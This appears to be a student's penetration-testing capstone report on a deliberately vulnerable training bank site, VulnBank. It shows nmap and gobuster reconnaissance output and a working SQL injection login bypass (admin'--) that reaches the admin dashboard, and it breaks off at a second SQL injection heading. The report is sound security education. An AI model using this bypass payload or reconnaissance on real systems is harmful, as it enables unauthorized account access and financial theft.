PENTESTING CAPSTONE PROJECT (VULNBANK)

- By

Stanley Ekechukwu


Executive Summary

Vulnbank, a fintech organisation offering retail banking services through their online platform has experienced certain malicious activities after some abnormal login attempts.

A comprehensive vulnerability assessment and penetration testing(VAPT) was conducted on their production environment after receiving a written consent and approval by senior management of Vulnbank, which outlines the scope and boundaries of this exercise.

This exercise have been conducted to map the attack surface of this organisation, identify all vulnerabilities, exploit them in a safe environment, and recommend appropriate mitigations that can improve the security posture of Vulnbank.

Reconnaissance using nmap



kali-linux-2025.2-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4
11:04
kali@kali: ~
File Actions Edit View Help

```
Nmap done: 1 IP address (1 host up) scanned in 50.17 seconds

┌──(kali㉿kali)-[~]
└─$ nmap -sV vulnbank.org
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-06 11:00 EST
Nmap scan report for vulnbank.org (104.21.5.243)
Host is up (0.018s latency).
Other addresses for vulnbank.org (not scanned): 172.67.134.11 2606:4700:3036::6815:5f3 2606:4700:3033::ac43:860b
Not shown: 995 filtered tcp ports (no-response)
PORT     STATE SERVICE  VERSION
25/tcp   open  smtp?
80/tcp   open  http     Cloudflare http proxy
443/tcp  open  ssl/http Cloudflare http proxy
8080/tcp open  http     Cloudflare http proxy
8443/tcp open  ssl/http Cloudflare http proxy
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port25-TCP:V=7.95%I=7%D=12/6%Time=69345338%P=x86_64-pc-linux-gnu%r(NULL
SF:,22,"421\x204\.2\.1\x20please\x20try\x20again\x20later\r\n")%r(Hello,22
SF:,"421\x204\.2\.1\x20please\x20try\x20again\x20later\r\n")%r(Help,22,"42
SF:1\x204\.2\.1\x20please\x20try\x20again\x20later\r\n")%r(GenericLines,22
SF:,"421\x204\.2\.1\x20please\x20try\x20again\x20later\r\n")%r(GetRequest,
SF:22,"421\x204\.2\.1\x20please\x20try\x20again\x20later\r\n")%r(HTTPOptio
SF:ns,22,"421\x204\.2\.1\x20please\x20try\x20again\x20later\r\n")%r(RTSPRe
SF:quest,22,"421\x204\.2\.1\x20please\x20try\x20again\x20later\r\n")%r(RPC
SF:Check,22,"421\x204\.2\.1\x20please\x20try\x20again\x20later\r\n")%r(DNS
SF:VersionBindReqTCP,22,"421\x204\.2\.1\x20please\x20try\x20again\x20later
SF:\r\n")%r(SSLSessionReq,22,"421\x204\.2\.1\x20please\x20try\x20again\x20
SF:later\r\n")%r(TerminalServerCookie,22,"421\x204\.2\.1\x20please\x20try\
SF:x20again\x20later\r\n")%r(Kerberos,22,"421\x204\.2\.1\x20please\x20try\
SF:x20again\x20later\r\n")%r(SMBProgNeg,22,"421\x204\.2\.1\x20please\x20tr
SF:y\x20again\x20later\r\n")%r(X11Probe,22,"421\x204\.2\.1\x20please\x20tr
SF:y\x20again\x20later\r\n")%r(FourOhFourRequest,22,"421\x204\.2\.1\x20ple
SF:ase\x20try\x20again\x20later\r\n")%r(LPDString,22,"421\x204\.2\.1\x20pl
SF:ease\x20try\x20again\x20later\r\n")%r(LDAPSearchReq,22,"421\x204\.2\.1\
SF:x20please\x20try\x20again\x20later\r\n")%r(LDAPBindReq,22,"421\x204\.2\
SF:.1\x20please\x20try\x20again\x20later\r\n")%r(SIPOptions,22,"421\x204\.
SF:2\.1\x20please\x20try\x20again\x20later\r\n")%r(LANDesk-RC,22,"421\x204
SF:\.2\.1\x20please\x20try\x20again\x20later\r\n")%r(TerminalServer,22,"42
SF:1\x204\.2\.1\x20please\x20try\x20again\x20later\r\n")%r(NCP,22,"421\x20
SF:4\.2\.1\x20please\x20try\x20again\x20later\r\n")%r(NotesRPC,22,"421\x20
SF:4\.2\.1\x20please\x20try\x20again\x20later\r\n")%r(JavaRMI,22,"421\x204
SF:\.2\.1\x20please\x20try\x20again\x20later\r\n")%r(WMSRequest,22,"421\x2
SF:04\.2\.1\x20please\x20try\x20again\x20later\r\n")%r(oracle-tns,22,"421\
SF:x204\.2\.1\x20please\x20try\x20again\x20later\r\n")%r(ms-sql-s,22,"421\
SF:x204\.2\.1\x20please\x20try\x20again\x20later\r\n")%r(afp,22,"421\x204\
SF:.2\.1\x20please\x20try\x20again\x20later\r\n");

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 49.27 seconds

┌──(kali㉿kali)-[~]
```

Reconnaissance – Information Gathering

Conducted reconnaissance and discovered that the following ports were opened: ports 25,80,443,8080, and 8443.

Port 25 is the Simple Mail Transfer Protocol (SMTP) used for sending emails between mail servers. This protocol runs unencrypted and therefore exploitable.


Port 80 is hypertext transfer protocol(HTTP) which is known for unencrypted web traffic, making it vulnerable to attacks like MITM, SQL injection, and Cross-Site Scripting.

Port 443 is known as HTTP Secure(HTTPS) which is an encrypted web traffic and could be exploited at the application layer

Port 8080 is an alternative HTTP/Web services commonly used for admin dashboards, development servers, proxy servers etc., and may expose less secure admin interfaces.

Port 8443 is an alternative HTTPS/Secure Web services, which is used by admin panels, web management interfaces, java applications consoles etc., and often hosts sensitive admin portals.

Enumeration of directories and endpoints




```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u https://vulnbank.org/ -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     https://vulnbank.org/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/console              (Status: 200) [Size: 2413]
/dashboard            (Status: 401) [Size: 34]
/forgot-password      (Status: 200) [Size: 3908]
/login                (Status: 200) [Size: 3588]
/register             (Status: 200) [Size: 3881]
/robots.txt           (Status: 200) [Size: 1248]
/transfer             (Status: 405) [Size: 682]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================

┌──(kali㉿kali)-[~]
└─$ 
```

Status of available directories

Further investigation reveals that the target host contains directories such as console, forgot-password, login, register, and robots.txt all have the ‘200’ status code which indicate a successful response.

The dashboard directory has ‘401’ status code, while the transfer directory has ‘405’ status code, which fall within the client error responses.

Vulnerability Identification-SQL Injection1



kali-linux-2025.2-virtualbox-amd64 [Running] - Oracle VirtualBox
File
Machine
View
Input
Devices
Help
12:30
Login - Vulnerable Bank
Not secure
vulnbank.org/login
Welcome Back

admin'--

•••••••••••

Login
Don't have an account? Register
Forgot Password? Reset here

Successful SQL Injection1



Welcome back, admin

Saturday, December 6, 2025

CURRENT BALANCE

$-3745.0

Account Number: 3227759858

Send Money

Transfer money to another account quickly and securely.

Request Loan

Need funds? Apply for a loan with competitive rates.

Virtual Cards


Create and manage your virtual payment cards.

Pay Bills

Pay your bills easily from your account.

Profile

SQL Injection2

